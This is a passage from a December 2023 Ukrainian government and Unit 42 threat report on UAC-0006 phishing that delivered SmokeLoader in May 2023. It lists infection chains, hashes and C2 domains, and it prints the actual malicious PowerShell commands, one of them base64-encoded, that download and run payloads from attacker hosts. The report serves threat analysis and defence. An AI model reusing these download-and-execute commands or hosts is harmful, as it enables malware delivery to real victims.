Semi-Annual Chronicles

of UAC-0006 Operations

paloalto NETWORKS | UNIT 42

The State Cyber Protection Centre
of the State Service of Special Communications
and Information Protection of Ukraine

https://scpc.gov.ua/

December, 2023

Executive Summary

Starting from May 2023, the analysts of the Cyber Incidents Response Operational Centre of the State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine (hereinafter referred to as the CIROC SCPC SSSCIP) point out the increasing intensity of mass phishing emails distribution activity, that is attributed to UAC-0006 operations.

A whole series of CERT-UA alerts correspond to this activity (since May, 5, 2023):

- UAC-0006 coming back: Mass distribution of SmokeLoader using the "accounts" theme (CERT-UA#6613);
- UAC-0006 cyberattack: SmokeLoader distribution via emails and "accounts" theme (CERT-UA#6757);
- The threat level for accountants is increasing: the UAC-0006 group carried out the third cyber attack in 10 days (CERT-UA#7065, CERT-UA#7076);
- UAC-0006 rate increase, loss of millions (CERT-UA#7648, CERT-UA#7688, CERT-UA#7699, CERT-UA#7705)

Smoke Loader is a downloader that is responsible for downloading and installing other malware onto its victims. It has been around since 2011 and has been advertised on several cybercrime forums. Over the years, it has been updated and evolved to keep pace with techniques to avoid detection by security vendors. Those techniques include sandbox detection, obfuscated code using opaque predicates, encrypted function blocks, anti-debugging, anti-hooking, anti-vm, and custom imports.

The report presents an overview of the SmokeLoader infection vectors attributed to the UAC-0006 activity cluster, which were recorded by the CIROC SCPC SSSCIP in the period from May till November 2023. The primary goal of the report is analysing the attack chains that have been applied by the group during the reporting period rather than diving deep into the loader`s functionality potential.

In particular, the following infection chains are reviewed:

- .zip (polyglot archive) -> .js -> .exe (SmokeLoader executable);
- .zip (ZIP archive) -> .html -> .zip (ZIP archive) -> .js -> .exe (SmokeLoader executable);
- .zip (polyglot archive) -> .vbs -> .exe (SmokeLoader executable);
- .zip (polyglot archive) -> .txt.doc + .vbs -> .exe (SmokeLoader executable);
- .zip (polyglot archive) -> .vbs -> .exe (SmokeLoader executable);
- .zip (polyglot archive) -> .html -> .exe (SmokeLoader executable);
- .zip (polyglot archive) -> .pdf (RAR archive) -> (2) .pdf.js -> .dat (SmokeLoader executable);
- .zip (polyglot archive) -> .docx (ZIP archive) -> .jpg (SmokeLoader executable) + .xls.js + .exe -> .docx + .bat;

- .lzh (LHARK archive) -> .lzh (LHARK archive) -> .jpg (SmokeLoader executable) + .pdf.exe (WinRAR SFX archive) -> .bat + .pdf;
- .zip (polyglot archive) -> .doc (ZIP archive) -> .jpg (SmokeLoader executable) + .pdf.exe (WinRAR SFX archive) -> .bat + .pdf;
- .zip (ZIP archive) -> .pdf (ZIP archive) -> .jpg (SmokeLoader executable) + .pdf.exe (WinRAR SFX archive) -> .bat +.pdf;
- .zip (polyglot archive) -> .pdf.exe (WinRAR SFX archive) -> .exe (SmokeLoader executable) + .pdf;
- .zip (ZIP archive) -> .pdf (ZIP archive) -> .exe (WinRAR SFX archive) -> .exe (SmokeLoader executable) + .pdf;
- .zip (polyglot archive) -> .pdf (ZIP archive) -> .docx + .pdf.exe (WinRAR SFX archive) ->.exe (SmokeLoader executable) + .pdf;
- .zip (polyglot archive) -> .doc (ZIP archive) -> .jpg (SmokeLoader executable) + .jpeg.exe (WinRAR SFX archive) -> .bat + .jpeg;
- .zip (polyglot archive) -> (3) .xls.exe (SmokeLoader executable);
- .zip (polyglot archive) -> (3) .xls.js -> .dat (SmokeLoader executable);
- .pdf (embedded link) -> .zip (ZIP archive) -> .pdf (polyglot archive) -> (3) .xls.js -> .dat (SmokeLoader executable);
- .zip (polyglot archive) -> .pdf (ZIP archive) -> (3) .xls.js -> .dat (SmokeLoader executable);
- .zip (polyglot archive) -> .docx (ZIP archive) -> (2) .pdf.js -> .exe (SmokeLoader executable);
- .zip (polyglot archive) -> .docx (ZIP archive) -> .pdf.js -> .dat (SmokeLoader executable);
- .tar (RAR archive) -> .doc (TAR archive) -> .xls.vbs -> .exe (SmokeLoader executable);
- .zip (polyglot archive) -> .7z (7-Zip archive) -> (2) .xls.exe (SmokeLoader executable).

It's worth mentioning that some SmokeLoader capabilities as well as its tactics and strategies were described in the recent report "The Surge in SmokeLoader Attacks on Ukrainian Institutions", prepared by the National Cybersecurity Coordination Centre within the National Security and Defense Council of Ukraine.

This is the first joint analytical report prepared by the CIROC SCPC SSSCIP in collaboration with the Palo Alto Networks Unit 42 Threat Intelligence team. The CIROC SCPC SSSCIP would like to express the deep gratitude to Palo Alto Networks Unit 42 for the technical consulting and expert assistance they have provided. We are thankful for your day-to-day diligent high-quality analytical work and continuous support to Ukrainian organisations to maintain and enhance our national resilience capabilities under the pressure of constant expansion of the cyber threat landscape.

Table of Contents

Executive Summary **2**

Table of Contents **4**

Methodology **6**

Activity Timeline Overview **7**

Stormy May Coming **8**

10 May 2023, "To pay" 9

29 May 2023, "bill for May", "act_of_reconciliation_and_accounts", "act of reconciliation and accounts" 11

30 May 2023, "Fw: Invoice", "Re: Invoice", "Fw: Re: Invoice", "bill for May", "Bill to pay", "Bills to pay", "Bills redirected", "Fw: act of reconciliation", "act of reconciliation", "act of reconciliation and accounts", "act_of_reconciliation_and_accounts" 14

Black Days in July **17**

13 July 2023, "Act for May", "Re: Invoice", "Fw: Invoice" 18

14 July 2023, "act of reconciliation and accounts", "act_of_reconciliation_and_accounts", "Invoice" 21

14 July 2023, "act_of_reconciliation_and_accounts" 24

21 July 2023, "Fw: Re: Invoice", "Fw: Invoice", "Re: Invoice", "Re: act of reconciliation and accounts", "Invoice", "act of reconciliation and accounts for July" 26

24 July 2023, "Wrong enrollment from 07.18.2023y." 29

Cold August Wind **32**

17 - 20 August 2023, "Wrong enrollment from 15.08.2023y." 33

23 August 2023, "Wrong enrollment from 18.08.2023y." 36

28 - 29 August 2023, "Wrong enrollment from 18.08.2023y." 39

30 August 2023, "Bill for payment (natural gas) (PG) No. 806 dated August 24, 2023" 42

Pale September **45**

19 - 20 September 2023, "Fw: Bill to pay" 46

20 September 2023, "Re: Bill to pay" 48

October Nights **51**

02 October 2023, "Fw: Account, act of reconciliation" 52

04 October 2023, "Fw: Specification for act No. НП-010140544 dated 30.09.2023" 55

05 October 2023, "Fw: Specification to act No. НП-010140.. dated 04.10.2023", "Fwd: Fw: Specification to act No. H-010140.. dated 04.10.2023." 57

06 October 2023, "Fw: Specification to act No. НП-010140.. dated 05.10.2023" 60

06 - 07 October 2023, "Fw: Specification to act No. NP-010140.. dated 06.10.2023" 64

10 - 11 October 2023, "Fw: Reconciliation act for the 3rd quarter of 2023." 67

November Rain **70**

31 October - 1 November 2023, "FW: Order No. 71-004308263 dated 30.10.2023" 71

3-7 November 2023, "Fw invoice+act for October" 74

9-23 November 2023, "Fw[2]: Act of reconciliation. and invoice", "Fw: Act of reconciliation. and invoice", "Invoice", "Fw: Invoice", "Re: Invoice", "Fw: Re: Invoice", "Fw: act of reconciliation", "Re: Act of reconciliation", "Re: act of reconciliation and accounts", "Accounting Invoice for payment", "Statement and account", "Thank you the bill attached", "Account to be paid", "act of reconciliation and invoice", "Fwd:act of reconciliation and invoice" 76

Attack Landscape and Infrastructure Analysis **81**

Outlook **85**

Indicators of Compromise **88**

MITRE ATT&CK & NIST 800-53 Context **93**

Methodology

The report is based on information about the detected phishing attacks as well as on processed endpoint and network data that are obtained during the process of everyday monitoring operations performed by the CIROC SCPC SSSCIP team.

Endpoint and network data are automatically processed via the software and software&hardware tools of the **Endpoint Protection Subsystem** and the **Network Telemetry Collection Subsystem** that represent the components of the **Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System**.

The analysts of the CIROC team analyse phishing attacks carried out against:

- the cyber protection objects defined in clause 1 of the Resolution of the Cabinet of Ministers of Ukraine No. 1295 of December 23, 2020 "Certain Issues of Ensuring Operation of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System";
- Ukrainian organisations regardless of their industry affiliation and ownership form, whose incoming and outgoing emails are monitored with the usage of functionality of the third-party service provider's threat analytics platform.

The SCPC SSSCIP is also the security administrator of the National Backing-up Centre of State Information Resources (hereinafter referred to as the National Centre). As the subject of the National Centre within the scope of achieving the implementation objective ("vulnerability detection and response to cyber incidents and cyberattacks against the National Centre's national electronic information resources'', as defined in clause 11, subclause 1 of the Resolution of the Cabinet of Ministers of Ukraine No. 311 of April 7, 2023 "Certain issues related to the operation of the National Backing-up Centre of State Information Resources"), the SCPC SSSCIP processes phishing attack information obtained from analysing the email protection service data of the Cybersecurity Services Platform of the National Centre.


Activity
Timeline
Overview

STORMY MAY COMING

CHRONOLOGY OF APPLIED ATTACK VECTORS

Figure 1 displays the timechart of the UAC-0006 activity cluster (by the number of phishing incidents of specific attack chains), targeting Ukraine during May 2023.




Figure 1. Timechart of the UAC-0006 activity cluster during May 2023 (by the number of phishing incidents of specific attack chains)

10 May 2023, "To pay"

The mass distribution of the SmokeLoader via phishing emails with the subject "**До оплати**" (eng: "To pay", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP on May 10, 2023. Tables 1 and 2 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 1. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .js -> .exe (SmokeLoader executable)

Table 2. Applied Infection Chain Overview

Infection Chain
1c470c329ff638c7963867756425373b73520c621aa924e6714c5134e6373555 (pax_BT192.zip) -> f9a50abad773e08204718c689c1e71147bdae8c3a0094639e732fedf6165ab89 (pax_BT192.js) -> ae74817df2569f0619a180f569caf62d7ac5d5418f7a64cb4e21724f20d96dd6 (TempyGq41.exe)

The phishing email (observed email subject - "До оплати") contains .zip attachment **[T1566.001]** (polyglot archive "pax_BT192.zip" **[T1036.008]**), the unpacking of which results in the execution of one of the two scenarios:

1) extracting the .pdf file "**pax_BT192.pdf**" that contains no signs of the malicious content;
2) extracting the highly obfuscated .js file "**pax_BT192.js**". Hexadecimal numbering, non-descriptive function and variable names, string concatenation and encoding, non-standard usage of arithmetic operations in function calls are the most obvious obfuscation techniques that are used within the JavaScript code and directly affect the control flow complexity. Opening this .js file **[T1204.002]** through WScript.exe causes the execution of the following PowerShell command **[T1059.001]** (namely downloading a file from **hxxp://homospoison[.]ru/one/portable[.]exe**, saving it under the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData [T1564.001]** (**C:\Users\%USERNAME%\AppData\Local\TempyGq41.exe** path) and its further execution) via **cmd.exe [T1059.003]** :

```
pOwErshEll -executionpolicy bypass -noprofile -w hidden $v1='Net.We';
$v2='bClient'; $var = (New-Object $v1$v2); $var.Headers['User-Agent'] = 'Google
Chrome';$var.downloadfile('http://homospoison.ru/one/portable.exe','C:\Users\Admin\
AppData\Local\TempyGq41.exe');
```

PowerShell script here is executed with the **ExecutionPolicy** parameter value "**Bypass**" (means nothing is blocked and there are no warnings or prompts while running the script), with the specified **NoProfile** parameter (means running the script without loading the user's profile script, i.e. with minimal interference from user-specific settings in order to avoid detection) and with the **WindowStyle** parameter value "**Hidden**" **[T1564.003]** (means running the script in the background without displaying a visible console window, i.e. without displaying any visible indication to the user, making it less likely to be detected).

TempyGq41.exe (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 3 **[T1071.001]** (totally 14 domains, 11 among which are active).

Execution Scenario (1):
1c470c329ff638c7963867756425373b73520c621aa924e6714c5134e6373555
("pax_BT192.zip") ->
f9a50abad773e08204718c689c1e71147bdae8c3a0094639e732fedf6165ab89
("pax_BT192.js") ->
ae74817df2569f0619a180f569caf62d7ac5d5418f7a64cb4e21724f20d96dd6
("TempyGq41.exe")

Execution scenario (2):
1c470c329ff638c7963867756425373b73520c621aa924e6714c5134e6373555
("pax_BT192.zip") ->
7ef6ff14d157a5e8e137a4a2e489c0fded5ea116f201f1d69508ad1c37956c74
("pax_BT192.pdf")

Table 3. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://coudzoom.ru/ http://balkimotion.ru/ http://ligaspace.ru/ http://ipodromlan.ru/ http://redport80.ru/ http://superboler.com/ http://lamazone.site/ http://criticalosl.tech/ http://3dstore.pro/ http://humanitarydp.ug/ http://shopersport.ru/ http://sindoproperty.org/ http://maximprofile.net/ http://zaliphone.com/

29 May 2023, "bill for May", "act_of_reconciliation_and_accounts", "act of reconciliation and accounts"

The mass distribution of the SmokeLoader via phishing emails with the subjects "**рахунок за травень**" (eng: "bill for May", translation from Ukrainian), "**акт_звірки_та_рахунки**" (eng: "act_of_reconciliation_and_accounts", translation from Ukrainian), "**акт звірки та рахунки**" (eng: "act of reconciliation and accounts", translation from Ukrainian) were detected by the CIROC SCPC SSSCIP on May 29, 2023. Tables 4 and 5 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 4. Applied Attack Vector Overview

Attack Vector
.zip (ZIP archive) -> .html -> .zip (ZIP archive) -> .js -> .exe (SmokeLoader executable)

Table 5. Applied Infection Chain Overview

Infection Chain
5c85249d375a3a38e87a45857c069c6710caef1e521194eed1b4c1ff463e5b0b ("акт_звірки_рахунки.zip") -> c32974b865152c6ca3c5f0cc787319dfc2b32ea1bebc1f37f6c36d2ca75439c8 ("акт_звірки_та_рахунки.html") -> b9e7780b1bf98b1f2e0fd25c793530891bbb678da743be6229d3466234c9e56c ("акт_звірки_рахунки.zip") -> 51073b3884699eb4779004ab08d793635f3913c36139bce9ff0aead9f383849c ("акт_звірки_від_05_2023p.js" / "рахунок_№415_2023.js"/"рахунок_№416_2023.js") -> 6667500156d0b0d81fb98d32794c8c50de82fc915d2a59780e9b6e1b9f78ada7 ("TempuwN57.exe")

The phishing email (observed email subjects - "**рахунок за травень**", "**акт_звірки_та_рахунки**", "**акт звірки та рахунки**") contains 2 attachments (.html and .zip files) **[T1566.001]**. The unpacking of "акт_звірки_рахунки.zip" attachment **[T1204.002]** results in extracting "акт_звірки_та_рахунки.html" (that is identical to the initial .html email attachment, mentioned before).

Exploring the content of the .html file one can notice that the legitimate JS instrument **Blob** is exploited (see Fig. 2) **[T1059.007]** for further delivering the malicious content to the victim. Blob (Binary Large Object) is oftenly used for storing and manipulating objects containing large arrays of data (usually files) as small chunks of bytes, that is especially useful for performing operations that require processing large amounts of data on the client side.

```
var file = 'UEsDBBQAAAgIANAQs1ZyWlYKHAcAACQSAAAnAAAA0LDQutGCX9C30LLRltGA0LrQuF/
    data = base64ToArrayBuffer(file),
    blob = new Blob([data], {
        'type': _i49dk30d(0x1cd)
    }),
    fileName = 'акт_звірки_та_рахунки.zip';
```

Figure 2. A fragment of the "акт_звірки_та_рахунки.html" file

The **URL.createObjectURL()** method is then used to create a string containing the URL representing the Blob object given in the parameter. Therefore, opening the .html file locally results in downloading another "акт_звірки_рахунки.zip" file (see Fig. 3) that contains 3 .js files: "**акт_звірки_від_05_2023р.js**", "**рахунок_№415_2023.js**", "**рахунок_№416_2023.js**" (which represent the identical sample of the .js file, but with three different names).

Figure 3. Downloading "акт_звірки_рахунки.zip" file

Opening either of these three files through WScript.exe causes the execution of the following PowerShell command **[T1059.001]** (namely downloading a file from **hxxp://premiumjeck[.]site/one/renew[.]exe**, saving it under the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]** ("**C:\Users\%USERNAME%\AppData\Local\Temp\TempuwN57.exe**" path) and its further execution) via **cmd.exe** **[T1059.003]**:

```
pOwErshEll -executionpolicy bypass -noprofile -w hidden $v1='Net.We';
$v2='bClient'; $var = (New-Object $v1$v2); $var.Headers['User-Agent'] = 'Google
Chrome';$var.downloadfile('hxxp://premiumjeck[.]site/one/renew[.]exe','C:\Users\%US
ERNAME%\AppData\Local\TempuwN57[.]exe');
```

"**TempuwN57.exe**" file (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 6 **[T1071.001]** (totally 26 domains, 10 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):
5c85249d375a3a38e87a45857c069c6710caef1e521194eed1b4c1ff463e5b0b
("акт_звірки_рахунки.zip") ->
c32974b865152c6ca3c5f0cc787319dfc2b32ea1bebc1f37f6c36d2ca75439c8
("акт_звірки_та_рахунки.html") ->
b9e7780b1bf98b1f2e0fd25c793530891bbb678da743be6229d3466234c9e56c
("акт_звірки_рахунки.zip") ->
51073b3884699eb4779004ab08d793635f3913c36139bce9ff0aead9f383849c
("акт_звірки_від_05_2023p.js" / "рахунок_№415_2023.js" / "рахунок_№416_2023.js") ->
6667500156d0b0d81fb98d32794c8c50de82fc915d2a59780e9b6e1b9f78ada7 ("TempuwN57.exe")

Execution Scenario (2):
c32974b865152c6ca3c5f0cc787319dfc2b32ea1bebc1f37f6c36d2ca75439c8
("акт_звірки_та_рахунки.html") ->
b9e7780b1bf98b1f2e0fd25c793530891bbb678da743be6229d3466234c9e56c
("акт_звірки_рахунки.zip") ->
51073b3884699eb4779004ab08d793635f3913c36139bce9ff0aead9f383849c
("акт_звірки_від_05_2023p.js" / "рахунок_№415_2023.js" / "рахунок_№416_2023.js") ->
6667500156d0b0d81fb98d32794c8c50de82fc915d2a59780e9b6e1b9f78ada7
("TempuwN57.exe")

Table 6. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://polinamailserverip.ru/ http://lamazone.site/ http://criticalosl.tech/ http://maximprofile.net/ http://zaliphone.com/ http://humanitarydp.ug/ http://zaikaopentra.com.ug/ http://zaikaopentra-com-ug.online/ http://infomalilopera.ru/ http://jskgdhjkdfhjdkjhd844.ru/ http://jkghdj2993jdjjdjd.ru/ http://kjhgdj99fuller.ru/ http://azartnyjboy.com/ http://zalamafiapopcultur.eu/ http://hopentools.site/ http://kismamabeforyougo.com/ http://kissmafiabeforyoudied.eu/ http://gondurasonline.ug/ http://nabufixservice.name/ http://filterfullproperty.ru/ http://alegoomaster.com/ http://freesitucionap.com/ http://droopily.eu/ http://prostotaknet.net/ http://zakolibal.online/ http://verycheap.store/

30 May 2023, "Fw: Invoice", "Re: Invoice", "Fw: Re: Invoice", "bill for May", "Bill to pay", "Bills to pay", "Bills redirected", "Fw: act of reconciliation", "act of reconciliation", "act of reconciliation and accounts", "act_of_reconciliation_and_accounts"

The mass distribution of the SmokeLoader via phishing emails with the subjects "**Fw: Рахунок-фактура**" (eng: "Fw: Invoice", translation from Ukrainian), "**Re: Рахунок-фактура**" (eng: "Re: Invoice", translation from Ukrainian), "**Fw: Re: Рахунок-фактура**" (eng: "Fw: Re: Invoice", translation from Ukrainian), "**рахунок за травень**" (eng: "bill for May", translation from Ukrainian), "**Рахунок до оплати**" (eng: "Bill to pay", translation from Ukrainian), "**Рахунки до оплати**" (eng: "Bills to pay", translation from Ukrainian), "**Рахунки перенаправленно**" (eng: "Bills redirected", translation from Ukrainian with a spelling mistake), "**Fw: акт звірки**" (eng: "Fw: act of reconciliation", translation from Ukrainian), "**акт звірки**" (eng: "act of reconciliation", translation from Ukrainian), "**акт звірки та рахунки**" (eng: "act of reconciliation and accounts", translation from Ukrainian), "**акт_звірки_та_рахунки**" (eng: "act_of_reconciliation_and_accounts", translation from Ukrainian) were detected by the CIROC SCPC SSSCIP on May 30, 2023. Tables 7 and 8 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 7. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .vbs -> .exe (SmokeLoader executable)

Table 8. Applied Infection Chain Overview

Infection Chain
54874acabfbf873ce2c0f8daf7f65f4e545a8e1dc8bb99c312c22a16134a5088 ("Рахунок (без ПДВ) № 28 від 28.05.2023.zip") ->   375798f97452cb9143ffb08922bebb13eb6bb0c27a101ebc568a3e5295361936 ("АКТ_28_05_2023р._рах_28_05_2023р.vbs") ->   9892c10b94bbb90688cdc3dd6d51f3343b9cc19069fa4c1fe3594600a3d03330 ("MgkGCs.exe")

The phishing email (observed email subjects - "**Fw: Рахунок-фактура**", "**Re: Рахунок-фактура**", "**Fw: Re: Рахунок-фактура**", "**рахунок за травень**", "**Рахунок до оплати**", "**Рахунки до оплати**", "**Рахунки перенаправленно**", "**Fw: акт звірки**", "**акт звірки**", "**акт звірки та рахунки**", "**акт_звірки_та_рахунки**") contains .zip attachment **[T1566.001]** ("**Рахунок (без ПДВ) № 28 від**

28.05.2023.zip" **[T1036.008]**), the unpacking of which results in the execution of one of the two scenarios:

1) extracting .pdf file "**Рахунок (без ПДВ) № 28 від 28.05.2023.pdf**" that contains no signs of the malicious content;
2) extracting "**AKT_28_05_2023p._pax_28_05_2023p.vbs**" file. Opening the .vbs file **[T1204.002]** through WScript.exe causes the execution of the following command:

```
"C:\Windows\System32\cmd.exe" /c powErshEll -nop -w hiddEn -Ep bypass -Enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgB
kAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AYQBtAGUAcgBpAGMAYQBuAG
8AYwBvAGYAZgBlAGEALgByAHUAIgApAA==
```

The encoded part is decoded as:

```
IEX (New-Object Net.Webclient).downloadstring("hxxp://americanocoffea[.]ru")
```

In this way the exploitation of legitimate utilities **cmd.exe** **[T1059.003]** and **powershell.exe** **[T1059.001]** (with applied -**Enc** parameter that allows a base64-encoded script string to be passed as a parameter to execute the PowerShell script **[T1027.010]**) results in HTTP GET request to the malicious (**hxxp://americanocoffea[.]ru**) resource. The response to this request with a status code "HTTP 200 OK" is returned with the header value "Content-Type: text/html; charset=UTF-8" that results in PowerShell commands execution (see Figure 4), namely downloading a file from **hxxp://americanocoffea[.]ru/antirecord/trust[.]exe**, saving it under the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]** ("**C:\Users\%USERNAME%\AppData\Local\Temp\MgkGCs.exe**" path) and its further execution.

```
GET / HTTP/1.1
Host: americanocoffea.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Tue, 30 May 2023 09:29:43 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Vary: Accept-Encoding

$path = $Env:temp+'\MgkGCs.exe'; $client = New-Object System.Net.WebClient;
$client.downloadfile('http://americanocoffea.ru/antirecord/trust.exe',$path); Start-Process -FilePath $path
```

Figure 4. PowerShell commands

"**MgkGCs.exe**" file (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 9 **[T1071.001]** (totally 26 domains, 10 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

54874acabfbf873ce2c0f8daf7f65f4e545a8e1dc8bb99c312c22a16134a5088 ("Рахунок (без ПДВ) № 28 від 28.05.2023.zip") -> 375798f97452cb9143ffb08922bebb13eb6bb0c27a101ebc568a3e5295361936 ("АКТ_28_05_2023р._рах_28_05_2023р.vbs") -> 9892c10b94bbb90688cdc3dd6d51f3343b9cc19069fa4c1fe3594600a3d03330 ("MgkGCs.exe")

Execution Scenario (2):

54874acabfbf873ce2c0f8daf7f65f4e545a8e1dc8bb99c312c22a16134a5088 ("Рахунок (без ПДВ) № 28 від 28.05.2023.zip") -> 6a89bcfa9e6e5f8ab93be9031720f281b5e8923092622163a9d7b7192ad9c5d4 ("Рахунок (без ПДВ) № 28 від 28.05.2023.pdf")

Table 9. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://polinamailserverip.ru/ http://lamazone.site/ http://criticalosl.tech/ http://maximprofile.net/ http://zaliphone.com/ http://humanitarydp.ug/ http://zaikaopentra.com.ug/ http://zaikaopentra-com-ug.online/ http://infomalilopera.ru/ http://jskgdhjkdfhjdkjhd844.ru/ http://jkghdj2993jdjjdjd.ru/ http://kjhgdj99fuller.ru/ http://azartnyjboy.com/ http://zalamafiapopcultur.eu/ http://hopentools.site/ http://kismamabeforyougo.com/ http://kissmafiabeforyoudied.eu/ http://gondurasonline.ug/ http://nabufixservice.name/ http://filterfullproperty.ru/ http://alegoomaster.com/ http://freesitucionap.com/ http://droopily.eu/ http://prostotaknet.net/ http://zakolibal.online/ http://verycheap.store/

BLACK DAYS IN JULY

CHRONOLOGY OF APPLIED ATTACK VECTORS

Figure 5 displays the timechart of the UAC-0006 activity cluster (by the number of phishing incidents of specific attack chains), targeting Ukraine during July 2023.

